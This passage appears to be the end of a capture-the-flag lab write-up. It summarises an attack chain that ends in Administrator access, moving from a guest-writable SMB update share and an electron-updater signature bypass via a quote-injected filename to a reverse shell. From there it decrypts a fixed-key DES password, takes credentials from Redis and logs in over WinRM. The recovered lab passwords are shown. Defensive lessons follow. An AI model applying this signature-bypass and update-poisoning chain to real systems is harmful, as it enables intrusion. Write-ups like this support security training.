        │  SMB guest: Software_Updates (WRITE) + UAT PDF (QA installs whatever is dropped there)
        ▼
  latest.yml + r'everse.exe (Get-AuthenticodeSignature bypass) ─▶ jason shell ─▶ user.txt
        │  PortableKanban.cfg (DataSource: RedisServer) ─▶ fixed-key DES ─▶ kidvscat_yes_kidvscat
        ▼
  Redis auth ─▶ pk:urn:user key ─▶ Administrator's EncryptedPassword ─▶ kidvscat_admin_@123
        ▼
  evil-winrm Administrator ─▶ root.txt
Lessons learned
- Analysing binaries reveals architecture and secrets. An Electron installer is a container:
7zandasarexpose the code (main.js), the config (app-update.yml) and the update mechanism, which turned out to be the vector. And running it in a lab first is what pointed at where to look, thanks to theError in auto-updatermessage in the corner. - A writable share on the update channel is critical. Letting
guestupload thelatest.ymland binary that QA will run turns updating into RCE. Restrict SMB permissions and genuinely sign and verify updates. - Fail-open signature validation. electron-updater built the PowerShell command by concatenating the filename unescaped and, on the syntax error a
'triggers, logged a warning and accepted the binary. Validate fail-closed: on any verification error, abort. - Reversible encryption with a fixed key is not encryption. PortableKanban "encrypts" with DES using a key and IV embedded in the program: anyone with the binary recovers the password. And the same key turns up again in Redis and as the Administrator's password: reuse all the way down.
- A config file points at the next service.
PortableKanban.cfgdid not just store the password, it said on the next line that the database wasRedisServeron 6379. The port had been open since the first scan, but it was that line that explained what the credential was for.